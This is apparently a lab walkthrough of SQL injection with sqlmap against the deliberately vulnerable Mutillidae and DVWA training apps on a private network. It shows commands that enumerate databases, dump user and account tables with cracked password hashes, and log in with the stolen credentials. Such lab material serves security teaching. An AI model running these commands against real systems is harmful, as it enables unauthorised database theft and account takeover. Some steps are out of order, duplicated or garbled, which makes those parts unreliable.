The screenshot shows a web browser displaying the Mutillidae: Born to be Hacked application. The URL is <http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details>. The page title is "View your details". A red error message box says "Authentication Error: Bad user name or password". Below it, a green box says "Please enter username and password to view account details". There are input fields for "Name" (admin) and "Password" (*****). A link "View Account Details" is below the password field. On the left sidebar, there's a "Site hacked" note mentioning various tools used, and a "Developed by" section. The top navigation bar includes links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data.

10) Now retry the command and test. The issue should be resolved.

The terminal session shows the use of the sqlmap tool against the target application. The command used is \$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbms. The output shows the application's response to the exploit, including an "Authentication Error: Bad user name or password" message and a "Please enter username and password to view account details" form. The exploit is successful, bypassing the authentication check. The terminal also displays the legal disclaimer and the start of the exploit process.

11) You should now be able to view all the databases hosted on the server

The terminal session continues, showing the user navigating through the application's interface to find injection points. It lists various parameters and payloads, eventually reaching a point where multiple injection points are identified. The user selects one and performs the exploit. The application's response shows the user is now logged in as 'admin'. The user then runs the command to fetch database names, which lists several databases including 'information_schema', 'Crenshaw', 'owasp10', 'tikiwiki', and 'tikiwiki195'. The terminal also shows the browser version and PHP version information at the bottom.

```

(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa --tables
[15:09:42] [INFO] resuming back-end DBMS 'mysql'
[15:09:42] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=15d3482d9e6... 1c826f72de'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

```

[15:10:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL ≥ 4.1
[15:10:04] [INFO] fetching tables for database: 'dvwa'
[15:10:04] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+---+
| guestbook |
| users |
+---+

[15:10:04] [INFO] fetched data logged to text files under '/home/kali/
[*] ending @ 15:10:04 /2022-11-19/

14) Find the columns of the users table

12) Now find the users table for the accounts

```

(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --columns
[15:10:42] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:10:49] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70)  |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32)  |
| user_id | int(6)    |
+-----+-----+
```

15) List down the columns of users table

```

[15:10:48] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:10:49] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70)  |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32)  |
| user_id | int(6)    |
+-----+-----+
```

[15:10:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.199.54'
[*] ending @ 15:10:49 /2022-11-19/

16) Dump all the details of the users table

The terminal window shows the command \$ sqlmap -u "http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details" -D dvwa -T users -dump being run. The output indicates a successful dump of the 'users' table. In the background, a DVWA login page is displayed with the message 'Please enter username and password to view account details'. The user input fields are labeled 'Name' and 'Password'.

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. It is illegal to attack a website or network without the owner's permission. Please use this program for ethical hacking and education only. Author is not responsible for any misuse or damage caused by this program.

[*] starting @ 15:11:10 /2022-11-19/

17) Passwords will be cracked once the process is complete

A terminal window displays the dumped 'users' table data from DVWA. The table has columns: user_id, user, avatar, password, last_name, and first_name. The data includes five rows: admin, gordonb, 1337, pablo, and smithy. The password column contains hashed values like 5f4dcc3b5aa765d61d8327deb882cf99 and e99a18c428cb38d5f260853678922e03.

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c396d7e04fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

[15:16:20] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.199.54/dump/dvwa/users.csv'
[15:16:20] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.199.54'

18) Enter the cracked username and passwords on DVWA Website and you will be able to log in

The DVWA login page is shown with the DVWA logo at the top. The 'Username' field contains 'gordonb' and the 'Password' field contains 'abc123'. A 'Login' button is visible below the fields. The page is displayed in a browser window with tabs for Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.


You have logged in as 'gordonb'

Username: gordonb
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

19) Test the same SQL Injection with Mutillidae website

```
(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
      [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
      responsible for any misuse or damage caused by this program
      [*] starting @ 15:21:11 /2022-11-19/
      [15:21:11] [INFO] resuming back-end DBMS 'mysql'
      [15:21:11] [INFO] testing connection to the target URL
```



```

there were multiple injection points, please select the one to use for following i
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[15:21:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[15:21:23] [INFO] fetching database names
[15:21:23] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

```

```

(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
splicable for any misuse or damage caused by this program
[*] starting @ 15:22:29 /2022-11-19/
[15:22:29] [INFO] resuming back-end DBMS 'mysql'

```

```

(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal
splicable for any misuse or damage caused by this program
[*] starting @ 15:27:51 /2022-11-19/
[15:27:51] [INFO] resuming back-end DBMS 'mysql'

```

```

[15:28:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[15:28:58] [INFO] fetching tables for database: 'owasp10'
[15:28:58] [WARNING] reflective value(s) found and filtering out
Database: owasp10
[6 tables]
+-----+
| accounts          | quality-
| blogs_table       | neural
| captured_data    | ck,
| credit_cards     | Suite,
| hitlog            | use
| pen_test_tools   | Name
+-----+
[15:28:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.199.54'
[*] ending @ 15:28:58 /2022-11-19/

```

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
[!] warning(s):
[!] please use -U to specify target database and password
[!] to view account details
```

Database: owasp10
 Table: accounts
 [16 entries]

cid	is_admin	password	username	mysignature
1	TRUE	adminpass	admin	Monkey!
2	TRUE	somepassword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a cat
10	FALSE	password	dreveil	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	pentest	ed	Commandline KungFu anyone?

You can now login and check with any of the password from the given list of passwords.

The screenshot shows the Mutillidae web application interface. At the top, it displays "Mutillidae: Born to be Hacked" with version 2.1.19 and security level 0 (Hosed). A message indicates "Results for . 1 records found." Below this, a success message says "Username=admin Password=adminpass Signature=Monkey!". The browser status bar at the bottom shows "Browser: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" and "PHP Version: 5.2.4-2ubuntu5.10".